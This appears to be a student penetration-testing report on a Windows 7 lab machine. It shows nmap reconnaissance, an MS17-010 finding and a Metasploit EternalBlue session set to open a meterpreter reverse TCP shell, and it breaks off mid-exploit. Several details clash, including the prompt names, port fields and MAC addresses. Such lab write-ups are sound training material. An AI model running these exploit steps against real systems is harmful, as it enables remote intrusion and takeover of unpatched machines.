

Vulnerability Assessment & Penetration Testing Report on Windows 7



21/06/2023

Authored by: Dasari Varun Reddy

Contents:


Document Authorities	3
1.Recon	4
1.1 Checking IP	5
2.Gain Access	10
2.1 Starting metasploit	10
2.2 Set Rhosts and LPORT	12
2.3 Set Payload	14
3. Cracking	16
4. Summary	21
5.Conclusion	21
6.References	22

Company		Yhills	
Document Title		Vulnerability Assessment & Penetration Testing report on windows	
Date		21/06/2023	
Reference		Yhills nad Blogs on Metasploit and nmap scanning blogs	

1.Recon

Conducting an Nmap scan

Command : `Sudo arp-scan -l`



```
(varunreddy@RedHat)~$ sudo arp-scan -l
[sudo] password for varunreddy:
Interface: eth0, type: EN10MB, MAC: 00:0c:29:f2:db:78, IPv4: 192.168.130.134
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.130.1 00:50:56:c0:00:08 (Unknown)
192.168.130.2 00:50:56:f2:68:c0 (Unknown)
192.168.130.136 00:0c:29:3e:79:d2 (Unknown)
192.168.130.254 00:50:56:fc:d8:3d (Unknown)


4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.914 seconds (133.75 hosts/sec). 4 responded

(varunreddy@RedHat)~$ nmap -A 192.168.130.136
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-18 10:14 IST
```

The above Scan to find IP addresses which are currently running.

1.1 Checking the IP address which os it belongs to

Command: `nmap -A 192.168.130.136`



```
(varunreddy@RedHat)-[~]
$ nmap -A 192.168.130.136
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-18 10:14 IST
Nmap scan report for 192.168.130.136
Host is up (0.00041s latency).
Not shown: 992 closed tcp ports (conn-refused)
PORT      STATE SERVICE        VERSION
135/tcp   open  msrpc           Microsoft Windows RPC
139/tcp   open  netbios-ssn     Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds     Windows 7 Professional 7601 Service Pack 1 microsoft-ds (workgroup: WORKGROUP)
49152/tcp open  msrpc           Microsoft Windows RPC
49153/tcp open  msrpc           Microsoft Windows RPC
49154/tcp open  msrpc           Microsoft Windows RPC
49155/tcp open  msrpc           Microsoft Windows RPC
49156/tcp open  msrpc           Microsoft Windows RPC
Service Info: Host: JON-PC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_ clock-skew: mean: 1h40m04s, deviation: 2h53m12s, median: 3s
|_ nbstat: NetBIOS name: JON-PC, NetBIOS user: <unknown>, NetBIOS MAC: 000c293e79d2 (VMware)
|_ smb2-security-mode:
|_   210:
|_     Message signing enabled but not required
|_ smb2-time:
|_   date: 2023-06-18T04:46:04
|_   start_date: 2023-06-18T04:28:59
|_ smb-security-mode:
|_   account_used: <blank>
|_   authentication_level: user
|_   challenge_response: supported
|_   message_signing: disabled (dangerous, but default)
|_ smb-os-discovery:
|_   OS: Windows 7 Professional 7601 Service Pack 1 (Windows 7 Professional 6.1)
|_   OS CPE: cpe:/o:microsoft:windows_7::sp1:professional
|_   Computer name: Jon-PC
|_   NetBIOS computer name: JON-PC\x00
|_   Workgroup: WORKGROUP\x00
|_   System time: 2023-06-17T23:46:04-05:00

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 68.40 seconds
```

The above scan shows that the scanned IP addresses belongs to the **Windows 7** Machine and the Computer name : **Jon-PC**. And the above command used for OS detection

Performing Intense scannig using Nmap

Command:

`sudo nmap -sV -vv -oN nmap-win7.txt 192.168.130.136`

```

(warunreddy@RedHat)~$ sudo nmap -sV -vv -oN nmap-win7.txt 192.168.130.136
Starting Nmap 7.91 ( https://nmap.org ) at 2023-06-18 10:19 IST
NSE: Loaded 45 scripts for scanning.
Initiating ARP Ping Scan at 10:19
Scanning 192.168.130.136 [1 port]
Completed ARP Ping Scan at 10:19, 0.85s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 10:19
Completed Parallel DNS resolution of 1 host. at 10:19, 0.11s elapsed
Initiating SYN Stealth Scan at 10:19
Scanning 192.168.130.136 [1000 ports]
Discovered open port 135/tcp on 192.168.130.136
Discovered open port 445/tcp on 192.168.130.136
Discovered open port 139/tcp on 192.168.130.136
Discovered open port 49152/tcp on 192.168.130.136
Discovered open port 49154/tcp on 192.168.130.136
Increasing send delay for 192.168.130.136 from 0 to 5 due to 54 out of 178 dropped probes since last increase.
Discovered open port 49153/tcp on 192.168.130.136
Discovered open port 49155/tcp on 192.168.130.136
Discovered open port 49156/tcp on 192.168.130.136
Completed SYN Stealth Scan at 10:19, 5.92s elapsed (1000 total ports)
Initiating Service scan at 10:19
Scanning 8 services on 192.168.130.136
Service scan Timing: About 50.00% done; ETC: 10:20 (0:00:53 remaining)
Completed Service scan at 10:20, 58.57s elapsed (8 services on 1 host)
NSE: Script scanning 192.168.130.136.
NSE: Starting runlevel 1 (of 2) scan.
Initiating NSE at 10:20
Completed NSE at 10:20, 0.01s elapsed
NSE: Starting runlevel 2 (of 2) scan.
Initiating NSE at 10:20
Completed NSE at 10:20, 0.00s elapsed
Nmap scan report for 192.168.130.136
Host is up, received arp-response (0.041s latency).
Scanned at 2023-06-18 10:19:04 IST for 64s
Not shown: 992 closed tcp ports (reset)
PORT      STATE SERVICE        REASON      VERSION
135/tcp    open  msrpc          syn-ack ttl 128 Microsoft Windows RPC
139/tcp    open  netbios-ssn    syn-ack ttl 128 Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds    syn-ack ttl 128 Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
49152/tcp  open  msrpc          syn-ack ttl 128 Microsoft Windows RPC
49153/tcp  open  msrpc          syn-ack ttl 128 Microsoft Windows RPC
49154/tcp  open  msrpc          syn-ack ttl 128 Microsoft Windows RPC
49155/tcp  open  msrpc          syn-ack ttl 128 Microsoft Windows RPC
49156/tcp  open  msrpc          syn-ack ttl 128 Microsoft Windows RPC
MAC Address: 00:0C:29:3C:79:D2 (VMware)
Service Info: Host: JON-PC; OS: Windows; CPE: cpe:/o:microsoft:windows

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 65.24 seconds
Raw packets sent: 1000 (47.50kB) | Rcvd: 1004 (40.10kB)
  
```

After the above scan we can discover the ports and detailed info belongs to the windows machine and we can even see at the bottom level some of the **open ports**. We find that **135,139,445,49152,49153,49154,49155,49156**.

Port	Description
135	Microsoft EPMAP (End Point Mapper), also known as DCE/RPC Locator service, used to remotely manage services including DHCP server, DNS server and WINS. Also used by DCOM
139	NetBIOS Session Service
445	Microsoft-DS (Directory Services) Active Directory, Windows shares. Microsoft-DS (Directory Services) SMB file sharing

Scan the ports to find vulnerability in the windows machine
nmap -p135,139,445 -sV --script=vuln -vv -oN nmap-win7-vuln.txt 192.168.130.136

```

Initiating NSE at 10:30
Completed NSE at 10:30, 0.01s elapsed
Nmap scan report for 192.168.130.136
Host is up, received arp-response (0.00052s latency).
Scanned at 2023-06-18 10:30:12 IST for 13s

PORT      STATE SERVICE      REASON      VERSION
135/tcp    open  msrcpc       syn-ack ttl 128 Microsoft Windows RPC
139/tcp    open  netbios-ssn  syn-ack ttl 128 Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds syn-ack ttl 128 Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
MAC Address: 08:0C:29:3E:79:D2 (VMware)
Service Info: Host: JON-PC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_ smb-vuln-ms10-054: false
|_ smb-vuln-ms17-010:
|   VULNERABLE:
|     Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs: CVE:CVE-2017-0143
|     Risk factor: HIGH
|     A critical remote code execution vulnerability exists in Microsoft SMBv1
|     servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|     https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|     https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|     https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|_ samba-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED
|_ smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 2) scan.
Initiating NSE at 10:30
Completed NSE at 10:30, 0.00s elapsed
NSE: Starting runlevel 2 (of 2) scan.
Initiating NSE at 10:30
Completed NSE at 10:30, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 23.13 seconds
Raw packets sent: 6 (248B) | Rcvd: 4 (160B)
  
```

The vuln scan used in above use an entire category of scripts to test a vulnerable target.

In the above we can see that **Remote Execution Vulnerability in Microsoft SMBv1 servers (ms17-010)**

How many ports are open with a port number under 1000?


3 ports are **open** under 1000 port number.

What is the **machine vulnerable** to?

Ms17-010.

Now take detailed about remote execution

Command: `searchsploit ms17-010`



```

varunreddy@RedHat:~$ searchsploit ms17-010

Exploit Title | Path
-----|-----
Microsoft Windows - 'EternalRomance'/'EternalSynergy'/'EternalChampion' SMB Remote Code Execution (Metasploit) (MS17-010) | windows/remote/43970.rb
Microsoft Windows - SMB Remote Code Execution Scanner (MS17-010) (Metasploit) | windows/dos/41891.rb
Microsoft Windows 7/2008 R2 - 'EternalBlue' SMB Remote Code Execution (MS17-010) | windows/remote/42031.py
Microsoft Windows 7/8.1/2008 R2/2012 R2/2016 R2 - 'EternalBlue' SMB Remote Code Execution (MS17-010) | windows/remote/42315.py
Microsoft Windows 8/8.1/2012 R2 (x64) - 'EternalBlue' SMB Remote Code Execution (MS17-010) | windows_x86-64/remote/42030.py
Microsoft Windows Server 2008 R2 (x64) - 'srvos2feat0nt' SMB Remote Code Execution (MS17-010) | windows_x86-64/remote/41987.py

Shellcodes: No Results

varunreddy@RedHat:~$

```

from the above scan we can find some exploits with paths which belongs to ms17-010

2. Gain Access

2.1 Starting Metasploit

Start metasploit and search for the vulnerability that we found during the port scan in Host scripts

Msfp6>search ms17-010

```

msfp6 > search ms17-010
Matching Modules
=====
#  Name                                     Disclosure Date  Rank  Check  Description
-  -
0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14      average Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
1  exploit/windows/smb/ms17_010_psexec      2017-03-14      normal Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
2  auxiliary/admin/smb/ms17_010_command     2017-03-14      normal No     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
3  auxiliary/scanner/smb/ms17_010           2017-03-14      normal No     MS17-010 SMB RCE Detection
4  exploit/windows/smb/smb_doublepulsar_rce 2017-04-14      great  Yes    SMB DOUBLEPULSAR Remote Code Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/smb/smb_doublepulsar_rce
msfp6 >
  
```

We found the EternalBlue SMB remote exploit from above scan.

Eternalblue SMB exploit:

EternalBlue exploits a vulnerability in the Microsoft implementation of the Server Message Block (SMB) Protocol. This dupes a Windows machine that has not been patched against the vulnerability into allowing illegitimate data packets into the legitimate network.

We then select the exploit and show options to set that we need.

Msf6>use 0

Msf6 exploit(windows/smb/ms17_010_eternalblue)>show options

```

msf6 > search ms17-010
Matching Modules
#  Name                                     Disclosure Date  Rank  Check  Description
-  -
0  exploit/windows/smb/ms17_010_eternalblue  2017-01-14      average Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
1  exploit/windows/smb/ms17_010_passer      2017-01-14      normal  Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
2  auxiliary/admin/smb/ms17_010_command     2017-01-14      normal  No     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
3  auxiliary/scanner/smb/smb_ms17_010      2017-01-14      normal  No     MS17-010 SMB RCE Detection
4  exploit/windows/smb/smb_doublepulsar_rce 2017-04-14      great   Yes    SMB DOUBLEPULSAR Remote Code Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/smb/smb_doublepulsar_rce
msf6 > use 0
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options
Module options (exploit/windows/smb/ms17_010_eternalblue):
Name      Current Setting  Required  Description
--      -
RHOSTS    445              yes       The target host(s). See https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RHOST     445              yes       The target port (TCP)
SMBDomain  no               no        (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
SMBPass    no               no        (Optional) The password for the specified username
SMBUser    no               no        (Optional) The username to authenticate as
VERIFY_ARCH true             yes       Check if remote architecture matches exploit target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
VERIFY_TARGET true             yes       Check if remote OS matches exploit target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.

Payload options (windows/x64/meterpreter/reverse_tcp):
Name      Current Setting  Required  Description
--      -
EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST     192.168.130.134 yes       The listen address (an interface may be specified)
LPORT     4444             yes       The listen port

Exploit target:
Id  Name
--  -
0   Automatic Target

View the full module info with the info, or info -d command.
msf6 exploit(windows/smb/ms17_010_eternalblue) >
  
```

From the above scan we can see some payload options and LHOST,LPORT and RHOST.

We found our Target Port number which is 445 port.

2.2 We need to set the RHOSTS for our IP box which the target host and show options.

Msfr6 exploit(windows/smb/ms17_010_eternalblue)>set RHOSTS 192.168.130.136

```

Name      Current Setting  Required  Description
-----
EXITFUNC  thread          yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST     192.168.130.134 yes       The listen address (an interface may be specified)
LPORT     4444            yes       The listen port

Exploit target:

Id  Name
--  ---
0   Automatic Target

View the full module info with the info, or info -d command.

msfr6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 192.168.130.136
RHOSTS => 192.168.130.136
msfr6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

Name      Current Setting  Required  Description
-----
RHOSTS    192.168.130.136 yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RHOST     445             yes       The target port (TCP)
SMBDomain no              no        (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
SMBPass   no              no        (Optional) The password for the specified username
SMBUser    no              no        (Optional) The username to authenticate as
VERIFY_ARCH true           yes       Check if remote architecture matches exploit target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
VERIFY_TARGET true           yes       Check if remote OS matches exploit target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.

Payload options (windows/x64/meterpreter/reverse_tcp):

Name      Current Setting  Required  Description
-----
EXITFUNC  thread          yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST     192.168.130.134 yes       The listen address (an interface may be specified)
LPORT     4444            yes       The listen port

Exploit target:

Id  Name
--  ---
0   Automatic Target

View the full module info with the info, or info -d command.


msfr6 exploit(windows/smb/ms17_010_eternalblue) >
  
```

After setting the RHOSTS we can see result that RHOSTS has been successfully allotted.

Setting LPORT

Msf6 exploit(windows/smb/ms17_010_eternalblue)>set
LPORT 3344

And show options



```

Name      Current Setting  Required  Description
-----
EXITFUNC  thread          yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST     192.168.130.134 yes       The listen address (an interface may be specified)
LPORT     4444            yes       The listen port

Exploit target:

Id  Name
--  ---
0   Automatic Target

View the full module info with the info, or info -d command.
msf5 exploit(windows/smb/ms17_010_eternalblue) > set LPORT 3344
LPORT = 3344
msf5 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

Name      Current Setting  Required  Description
-----
RHOSTS    192.168.130.136 yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT     445             yes       The target port (TCP)
SMBDomain (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
SMBPass   (Optional) The password for the specified username
SMBUser    (Optional) The username to authenticate as
VERIFY_ARCH true            yes       Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
VERIFY_TARGET true            yes       Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.

Payload options (windows/x64/meterpreter/reverse_tcp):

Name      Current Setting  Required  Description
-----
EXITFUNC  thread          yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST     192.168.130.134 yes       The listen address (an interface may be specified)
LPORT     3344            yes       The listen port

Exploit target:

Id  Name
--  ---
0   Automatic Target

View the full module info with the info, or info -d command.
msf5 exploit(windows/smb/ms17_010_eternalblue) >
  
```

From above we can see that **LPORT** has **successfully updated**.

2.3 Set Payload to get started reverse tcp handler then start exploit.

Msf6 exploit(windows/smb/ms17_010_eternalblue)>exploit

```

msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit
[*] Started reverse TCP handler on 192.168.130.134:3344
[*] 192.168.130.136:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[*] 192.168.130.136:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.130.136:445 - Scanned 1 of 1 hosts (100% complete)
[*] 192.168.130.136:445 - The target is vulnerable.
[*] 192.168.130.136:445 - Connecting to target for exploitation.
[*] 192.168.130.136:445 - Connection established for exploitation.
[*] 192.168.130.136:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.130.136:445 - CORE row buffer dump (42 bytes)
[*] 192.168.130.136:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73 Windows 7 Profes
[*] 192.168.130.136:445 - 0x00000018 73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76 sional 7601 Serv
[*] 192.168.130.136:445 - 0x00000020 69 63 65 20 30 61 63 60 20 31 ice Pack 1
[*] 192.168.130.136:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.130.136:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.130.136:445 - Sending all but last fragment of exploit packet
[*] 192.168.130.136:445 - Starting non-paged pool grooming
[*] 192.168.130.136:445 - Sending SMBv2 buffers
[*] 192.168.130.136:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.130.136:445 - Sending final SMBv2 buffers.
[*] 192.168.130.136:445 - Sending last fragment of exploit packet!
[*] 192.168.130.136:445 - Receiving response from exploit packet
[*] 192.168.130.136:445 - ETERNALBLUE overwrite completed successfully (0xC0000000)!
